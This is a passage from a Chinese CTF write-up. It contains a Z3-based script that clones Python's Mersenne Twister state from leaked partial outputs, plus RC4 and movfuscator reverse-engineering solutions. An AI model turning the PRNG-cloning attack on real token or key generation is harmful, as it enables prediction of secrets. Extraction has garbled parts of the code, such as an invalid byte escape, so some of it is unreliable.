        name = next(SYMBOLIC_COUNTER)
        self.MT = [BitVec(f'MT_{i}_{name}', 32) for i in range(624)]
        self.index = 0
        self.solver = Solver()

        #This particular method was adapted from
https://www.schutzwerk.com/en/43/posts/attacking\_a\_random\_number\_generator/

    def symbolic_untamper(self, solver, y):
        name = next(SYMBOLIC_COUNTER)

        y1 = BitVec(f'y1_{name}', 32)
        y2 = BitVec(f'y2_{name}', 32)
        y3 = BitVec(f'y3_{name}', 32)
        y4 = BitVec(f'y4_{name}', 32)

        equations = [
            y2 == y1 ^ (LShR(y1, 11)),
            y3 == y2 ^ ((y2 << 7) & 0x9D2C5680),
            y4 == y3 ^ ((y3 << 15) & 0xEFC60000),
            y == y4 ^ (LShR(y4, 18))
        ]

        solver.add(equations)
        return y1

    def symbolic_twist(self, MT, n=624, upper_mask=0x80000000,
lower_mask=0x7FFFFFFF, a=0x9908B0DF, m=397):
        '''
            This method models MT19937 function as a Z3 program
        '''
        MT = [i for i in MT] #Just a shallow copy of the state

        for i in range(n):
            x = (MT[i] & upper_mask) + (MT[(i+1) % n] & lower_mask)
            xA = LShR(x, 1)
            xB = If(x & 1 == 0, xA, xA ^ a) #Possible Z3 optimization
here by declaring auxiliary symbolic variables
            MT[i] = MT[(i + m) % n] ^ xB

        return MT

    def get_symbolic(self, guess):
        name = next(SYMBOLIC_COUNTER)

```

```

        ERROR = 'Must pass a string like "?1100???1001000??0?100?10??
10010" where ? represents an unknown bit'

        assert type(guess) == str, ERROR
        assert all(map(lambda x: x in '01?', guess)), ERROR
        assert len(guess) <= 32, "One 32-bit number at a time please"
        guess = guess.zfill(32)

        self.symbolic_guess = BitVec(f'symbolic_guess_{name}', 32)
        guess = guess[::-1]

        for i, bit in enumerate(guess):
            if bit != '?':
                self.solver.add(Extract(i, i, self.symbolic_guess) ==
bit)

        return self.symbolic_guess

    def submit(self, guess):
        '''
        You need 624 numbers to completely clone the state.
        You can input less than that though and this will give
you the best guess for the state
        '''
        if self.index >= 624:
            name = next(SYMBOLIC_COUNTER)
            next_mt = self.symbolic_twist(self.MT)
            self.MT = [BitVec(f'MT_{i}_{name}', 32) for i in range(624)]
            for i in range(624):
                self.solver.add(self.MT[i] == next_mt[i])
            self.index = 0

        symbolic_guess = self.get_symbolic(guess)
        symbolic_guess = self.symbolic_untamper(self.solver,
symbolic_guess)
        self.solver.add(self.MT[self.index] == symbolic_guess)
        self.index += 1

    def get_random(self):
        '''
        This will give you a random.Random() instance with the
cloned state.
        '''
        logger.debug('Solving...')
        start = time()
        self.solver.check()
        model = self.solver.model()
        end = time()

```

```
logger.debug(f'Solved! (in {round(end-start,3)}s)')

#Compute best guess for state
state = list(map(lambda x: model[x].as_long(), self.MT))
result_state = (3, tuple(state+[self.index]), None)
r = Random()
r.setstate(result_state)
return r

def test():
    '''
        This test tries to clone Python random's internal state, given
        partial output from getrandbits
    '''
```



```
leak = [47945, 50431, 10861, 5794, 26338, 2641, 58647, 52422, 35384,
50426, 58144, 2744, 7864, 25333, 3500, 59273, 38075, 38630, 18760,
19660, 54418, 53538, 20251, 25758, 4500, 14384, 40765, 43841, 62662,
64548, 6468, 8997, 20572, 9920, 64146, 49443, 32054, 56082, 21773,
38390, 14905, 47230, 43126, 37449, 1016, 23685, 48461, 13070, 58381,
51813, 48909, 10953, 31195, 1703, 33439, 54463, 63977, 29188, 44901,
53588, 32843, 9923, 2188, 42503, 53555, 44818, 55094, 40544, 25787,
34965, 65151, 37069, 6342, 36889, 51214, 58386, 34925, 9558, 33552,
29554, 30350, 20166, 4221, 61353, 50656, 7337, 1001, 18279, 27268,
49581, 37870, 54591, 12438, 13649, 42007, 33542, 18118, 48407, 34338,
12147, 19178, 8925, 31109, 12296, 52419, 392, 9296, 16055, 64775, 46394,
58494, 24157, 62237, 16211, 23935, 10368, 48440, 60061, 47813, 49032,
50836, 18404, 30552, 7142, 44142, 44549, 36078, 63112, 28345, 39821,
10004, 32221, 16021, 32152, 53113, 13857, 49328, 11817, 27777, 43088,
43453, 29962, 16338, 44353, 27974, 25145, 56050, 34129, 39236, 46167,
64639, 54581, 33004, 35652, 16294, 11109, 19396, 51476, 30332, 24701,
43628, 44507, 27688, 37172, 61339, 9893, 45217, 7969, 33523, 2495,
15578, 55444, 48564, 5055, 16048, 8512, 1819, 19702, 13388, 41099,
30256, 10592, 46063, 30881, 8338, 41214, 55255, 50060, 65028, 9114,
8417, 43767, 62760, 49830, 50660, 19358, 22142, 53025, 37930, 49155,
2150, 56194, 36251, 49654, 32395, 33677, 48743, 12627, 30575, 64001,
60220, 26908, 44207, 23532, 18430, 45511, 33553, 62631, 55155, 58715,
59152, 20864, 14790, 32774, 48679, 24325, 54109, 2747, 17046, 19083,
60413, 11773, 42188, 17011, 13361, 2105, 23067, 45439, 1122, 54117,
31435, 49692, 59556, 51893, 24342, 11073, 52326, 23237, 22930, 12691,
38125, 36714, 54043, 34880, 53599, 18609, 36631, 24367, 49135, 26821,
64486, 12154, 37534, 14100, 33744, 37183, 7652, 26403, 42166, 12290,
32315, 19153, 55490, 4558, 60768, 44149, 26258, 38676, 31228, 43610,
39357, 36475, 29434, 41437, 64762, 5251, 33641, 43819, 29769, 38136,
8348, 33123, 17571, 18343, 50569, 55502, 7371, 14515, 41553, 12979,
1276, 45454, 56057, 51518, 30382, 30678, 60443, 58274, 50882, 64918,
34569, 58195, 34410, 47490, 13676, 37502, 61987, 7616, 11528, 13577,
51098, 5435, 51972, 63061, 55995, 21627, 2439, 47554, 6891, 53790,
62563, 38921, 30600, 49498, 49671, 38844, 42840, 49982, 16503, 13854,
63825, 25195, 41078, 36872, 36288, 63461, 29293, 28630, 23547, 57332,
43051, 49205, 14579, 23897, 944, 47223, 6819, 61851, 57886, 10858,
14380, 35796, 4509, 52576, 47112, 44349, 56553, 45075, 31505, 2779,
17216, 47395, 15024, 26498, 25299, 26548, 39954, 33242, 65187, 33291,
38861, 6956, 4371, 11762, 41126, 54447, 56384, 34835, 595, 52198, 13324,
38653, 21103, 34301, 20781, 64650, 17773, 1921, 46490, 37683, 27720,
7812, 49737, 20423, 16452, 52475, 27896, 49613, 60121, 54986, 30680,
37740, 8407, 30833, 29431, 62841, 27957, 57755, 59153, 44802, 42423,
28202, 54075, 3879, 25261, 57958, 53266, 22806, 64334, 34962, 57708,
20653, 17925, 59244, 38640, 31264, 7962, 5234, 16995, 35712, 39263,
33764, 9168, 59263, 6297, 28879, 54753, 31041, 42448, 57238, 52395,
61412, 29370, 52297, 21906, 36837, 62511, 13185, 53251, 47459, 47320,
24874, 5152, 63178, 20614, 808, 6789, 37043, 9713, 31692, 18319, 60295,
9628, 1053, 54874, 26808, 28046, 27964, 7534, 43316, 51573, 51143,
41954, 16366, 19618, 23676, 63245, 28329, 25170, 55118, 49376, 22296,
```

41638, 42595, 49291, 51001, 21173, 17098, 11956, 33292, 28909, 63160, 63480, 32649, 49809, 24112, 59503, 38840, 22914, 17473, 51978, 25420, 64060, 58894, 35793, 57163, 59038, 58787, 64067, 55780, 61906, 1696, 156, 25499, 57706, 47842, 47243, 14668, 17052, 57195, 53288, 49178, 2557, 31221, 17492, 11560, 23012, 9147, 44260, 22094, 53197, 40404, 21209, 30940, 18586, 48011, 60631, 8838, 13044, 5480, 19584, 20231, 15078, 58154, 8305, 55680, 49974, 2861, 58626, 61041, 47937, 42776, 35207, 39418, 12989, 1507, 5082, 23278, 26969, 10328, 18480, 34160, 55965, 59869, 197, 38066, 17097, 49306, 12749, 21846, 9946, 12323, 39813, 19141, 14950, 15987, 33630, 14715, 52499, 15978, 24078, 60217, 32262, 11645, 1649, 50062, 21979, 30545, 1450, 48657, 41697, 23357, 17880, 27613, 38277, 54988, 11074, 57591, 183, 62803, 8532, 61133, 26944, 63400, 53095, 8663, 59702, 19325, 24726, 51297, 21286, 2373, 38774, 20677, 29443, 24693, 20621, 14031, 45485, 34645, 9926, 12620, 1406, 41462, 50338, 25841, 61724, 41722, 11520, 48377, 34111, 50805, 23351, 64363, 50091, 35487, 49978, 41001, 37117, 17133, 54868, 58918, 17295, 16857, 45165, 5732, 46277, 54359, 64982, 2336, 61929, 40501, 18901, 39938, 949, 45839, 7519, 36935, 55287, 21096, 44443, 12240, 16160, 28355, 42275, 27747, 13398, 12395, 33973, 17137, 60697, 37064, 27782, 45671, 22264, 505, 20989, 57585, 4283, 43110, 28497, 25900, 16383, 13961, 24192, 29296, 34776, 36286, 18398, 55882, 28748, 54021, 673, 22723, 23699, 48463, 17316, 55309, 54229, 28342, 11147, 16132, 24344, 53367, 45597, 42843, 27078, 4034, 16975, 18534, 29674, 36962, 60773, 8030, 17118, 7392, 41627, 44768, 51104, 10876, 16293, 54589, 65082, 62573, 2679, 23869, 61905, 52526, 51584, 57063, 27294, 51821, 9070, 30961, 38741, 36309, 57422, 58231, 32775, 57469, 2306, 43632, 6110, 17478, 3399, 60718, 23947, 21488, 41712, 43552, 34154, 35374, 17522, 16603, 53459, 52136, 49823, 21443, 35049, 4854, 25769, 63782, 21355, 11189, 17330, 41173, 6620, 24475, 40910, 26100, 34752, 10491, 39327, 561, 24612, 36253, 41875, 1589, 44536, 64133, 37260, 24719, 21955, 40847, 8529, 12294, 22158, 31784, 32185, 18438, 9983, 9362, 46554, 8294, 11447, 38253, 32008, 44252, 14392, 36259, 40422, 53018, 41387, 61549, 43601, 24082, 64942, 50817, 18470, 52024, 19769, 38618, 54451, 44579, 48552, 52967, 3546, 13047, 19986, 752, 25560, 33608, 55220, 35170, 17378, 3632, 7932, 12764, 28016, 51153, 42067, 22380, 11170, 35549, 14546, 6725, 50718, 40157, 54482, 45086, 50180, 44396, 19469, 48734, 9003, 32234, 4973, 19031, 32744, 15216, 11167, 31666, 50585, 28017, 56213, 23276, 62789, 19240, 52247, 51360, 23933, 2117, 23909, 20136, 11108, 55792, 10848, 42772, 52949, 20973, 49997, 20027, 26803, 34251, 18768, 1273, 21372, 57638, 43004, 27339, 51671, 4505, 7193, 64268, 15856, 9038, 63520, 62076, 41936, 27929, 23469, 55533, 25007, 31555, 15349, 11603, 51345, 44304, 49007, 35765, 50361, 48434, 41407, 41415, 27322, 45767, 56009, 17808, 36797, 55785, 18842, 27904, 55984, 54213, 25742, 30451, 13819, 37675, 23224, 18337, 63137, 40370, 39116, 53931, 7352, 5724, 14040, 13609, 34023, 39058, 59660, 20699, 5752, 594, 53440, 58700, 58977, 11902, 11358, 54271, 52581, 63883, 4496, 65446, 8092, 32955, 1788, 7547, 30827, 42738, 51248, 13433, 52570, 45277, 4811, 59546, 17021, 32981, 6168, 45440, 41446, 43907, 44327, 22960, 48214, 53682, 39618, 65392, 31131, 36083, 31230, 15227, 1530,

```
21222, 11049, 27763, 5251, 56978, 12249, 55352, 54216, 24824, 65111,
21374, 42945, 57027, 3920, 32541, 65155, 12251, 19929, 19866, 58236,
22788, 54575, 53449, 16521, 55829, 14990, 8653, 55846, 6198, 24332,
28673, 50260, 60726, 55293, 35325, 4142, 28883, 19302, 31711, 10833,
62836, 27199, 14853, 21172, 61281, 43290, 23364, 62192, 58280, 64481,
40708, 17966, 54004, 1651, 1008, 12674, 54156, 48976, 60163, 47799,
14781, 37556, 58786, 14677, 16666, 22398, 41273, 22312, 49859, 4327,
54222, 52527, 35043, 35462, 33939, 30396, 17371, 10883, 42056, 31285,
7486, 33758, 62824, 58144, 19003, 17210, 28590, 39138, 20818, 58339,
7397, 30592, 54635, 33004, 6524, 54578, 21592, 33877, 37330, 51484,
18861, 26317, 426, 6365, 34363, 21922, 33037, 22209, 63283, 6463, 22503,
32397, 54053, 8538, 37449, 39658, 34111, 49684, 27364, 55762, 2892,
64875, 17558, 45202, 37747, 61781, 39006, 5, 55444, 4965, 65360, 45810,
23739, 51172, 37274, 39909, 58863, 28111, 449, 14406, 62190, 13688,
57145, 23653, 56791, 4065, 13079, 59309, 57940, 59317, 17968, 28037,
27233, 53242, 30901, 10758, 57188, 9100, 51760, 16566, 20555, 50514,
35271, 59680, 24646, 14768, 13335, 30246, 39364, 51795, 5031, 38107,
32158, 443, 10384, 6774, 47929, 15499, 50368, 51827, 54022, 18908, 2157,
9827, 14658, 16901, 40891, 5884, 51302, 10387, 10960, 16761, 26793,
55085, 35673, 35137, 13497, 28211, 60579, 60497, 47403, 9106, 59526,
10327, 8063, 41945, 5754, 57621, 26709, 22739, 25547, 24703, 20746,
3895, 44111, 51320, 42212, 59781, 29064, 44610, 16431, 39515, 18156,
14210, 27507, 47206, 41530, 44123, 29499, 47242, 50363, 3339, 57490,
36566, 48636, 49784, 10942, 64447, 26791, 52829, 53204, 55163, 32261,
32157, 58261, 41129, 60614, 30034, 55489, 55576, 25052, 4263, 32514,
1419, 22605, 56589, 48192, 44655, 61295, 8855, 42987, 26448, 33214,
46651, 56194, 28472, 12965]
```

```
# flag_md5 = f5accae4111e6f6db6d4342a7662b970
```

```
# r1 = Random()
```

```
ut = UnTwister()
```

```
for _ in range(1250):
```

```
    random_num = leak[_]
```

```
    #Just send stuff like "?11????0011?0110??01110????01???"
```

```
        #Where ? represents unknown bits
```

```
    ut.submit(bin(random_num)[2:] + '?'*16)
```

```
r2 = ut.get_random()
```

```
print(r2.getrandbits(64))
```

```
# for _ in range(624):
```

```
    # assert r1.getrandbits(32) == r2.getrandbits(32)
```

```
logger.debug('Test passed!')
```

```
if __name__ == '__main__':
```

```
    test()
```

```
# STT> Solving...
```

```
# STT> Solved! (in 7.553s)
```

```
# 9293973663660867299
```

```
# STT> Test passed!
```

则flag为flag{9293973663660867299}。

## REVERSE

### junk

去花后是rc4

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [esp+0h] [ebp-100h]
    char v5[256]; // [esp+30h] [ebp-130h] BYREF
    char flag; // [esp+130h] [ebp-30h] BYREF
    BYTE v7[3]; // [esp+131h] [ebp-2fh] BYREF
    int v8[2]; // [esp+150h] [ebp-10h] BYREF
    char v9; // [esp+158h] [ebp-8h]

    memset(v5, 0, sizeof(v5));
    v8[0] = '\xEF\xBE\xAD\xDE';
    v8[1] = '\xV4\x12';
    v9 = 0;
    scanf("%29s", (char)&flag);
    sub_401080((int)v5, v8, (char *)v8 + strlen((const char *)v8) + 1 - ((char *)v8 + 1));
    sub_4011F0((int)v5, (int)&flag, &v7[strlen(&flag)] - v7);
    if ( !memcmp(&flag, &unk_404018, 0x100) )
        sub_401020("yes", v4);
    else
        sub_401020("no", v4);
    return 0;
}
```

结题脚本如下：

```
from Crypto.Cipher import ARC4

c = [0x56, 0x05, 0x03, 0x86, 0x7D, 0xEC, 0xF9, 0xAB, 0x26, 0xAA, 0x2D,
0x10, 0xB1, 0xD9, 0xD5, 0x8D, 0x0F, 0xC6, 0x49, 0xA7, 0xFB, 0x9D, 0xB1,
0xA4, 0x4D, 0x2D, 0x85, 0x2F, 0x9A]

key = b'\xEF\xBE\xAD\xDE'[::-1]+b'\xV4\x12'[::-1]

cipher = ARC4.new(key)
m = cipher.decrypt(bytes(c))
print(bytes(m))
```

### move

mov混淆，先用demovfuscator去混淆，然后在输入后下内存断点，跟踪内存，发现对输入每个先xor 0x12然后再加0x34。

```

14CA20      _data segment para public 'DATA' uses32
14CA20      assume cs:_data
14CA20      ;org 804CA20h
14CA20 A8      cipher db 0A8h
14CA21 B2      db 0B2h
14CA22 A7      db 0A7h
14CA23 A9      db 0A9h
14CA24 9D      db 9Dh
14CA25 B3      db 0B3h
14CA26 56      db 56h ; V
14CA27 98      db 98h
14CA28 A8      db 0A8h
14CA29 9B      db 9Bh
14CA2A 5B      db 5Bh ; [
14CA2B A5      db 0A5h
14CA2C 5A      db 5Ah ; Z
14CA2D 9A      db 9Ah
14CA2E 56      db 56h ; V
14CA2F 94      db 94h
14CA30 81      db 81h
14CA31 9E      db 9Eh
14CA32 B1      db 0B1h
14CA33 94      db 94h
14CA34 94      db 94h
14CA35 94      db 94h
14CA36 94      db 94h
14CA37 94      db 94h
14CA38 94      db 94h
14CA39 A3      db 0A3h
14CA3A 00      db 0
14CA3B 79 65 65 65 65 65 65 0A 00      aYeeeeee db 'yeeeeee',0Ah,0
14CA44 6F 68 21 21 21 21 6E 6F 21 21+ aOhNo db 'oh!!!!no!!!',0Ah,0
14CA51 00 00 00 00 00 00 00 00 00 00+ align 10h
14CA60      public R0
14CA60 00 00 00 00      R0 dd 0
14CA60

```

```

• ta:085F5B47 00      db 0
• ta:085F5B48 00      read_data db 0 ; DATA XREF: .data:083F5AE4↑o
• ta:085F5B49 00      db 0
• ta:085F5B4A 00      db 0
• ta:085F5B4B 00      db 0
• ta:085F5B4C 00      db 0 ; DATA XREF: .data:083F5AE8↑o
• ta:085F5B4D 00      db 0
• ta:085F5B4E 00      db 0
• ta:085F5B4F 00      db 0
• ta:085F5B50 00      db 0 ; DATA XREF: .data:083F5AEC↑o
• ta:085F5B51 00      db 0
• ta:085F5B52 00      db 0
• ta:085F5B53 00      db 0
• ta:085F5B54 00      db 0 ; DATA XREF: .data:083F5AF0↑o
• ta:085F5B55 00      db 0
• ta:085F5B56 00      db 0
• ta:085F5B57 00      db 0
• ta:085F5B58 00      db 0 ; DATA XREF: .data:083F5AF4↑o
• ta:085F5B59 00      db 0
• ta:085F5B5A 00      db 0
• ta:085F5B5B 00      db 0
• ta:085F5B5C 00      db 0 ; DATA XREF: .data:083F5AF8↑o
• ta:085F5B5D 00      db 0
• ta:085F5B5E 00      db 0
• ta:085F5B5F 00      db 0
• ta:085F5B60 00      db 0 ; DATA XREF: .data:083F5AFC↑o
• ta:085F5B61 00      db 0
• ta:085F5B62 00      db 0

```

```
'''
xor 0x12
add 0x34
'''

c = [0xA8, 0xB2, 0xA7, 0xA9, 0x9D, 0xB3, 0x56, 0x98, 0xA8, 0x9B, 0x5B,
0xA5, 0x5A, 0x9A, 0x56, 0x94, 0x81, 0x9E, 0xB1, 0x94, 0x94, 0x94, 0x94,
0x94, 0x94, 0xA3]

for i in range(len(c)):
    c[i] -= 0x34
    c[i] ^= 0x12

print(bytes(c))
```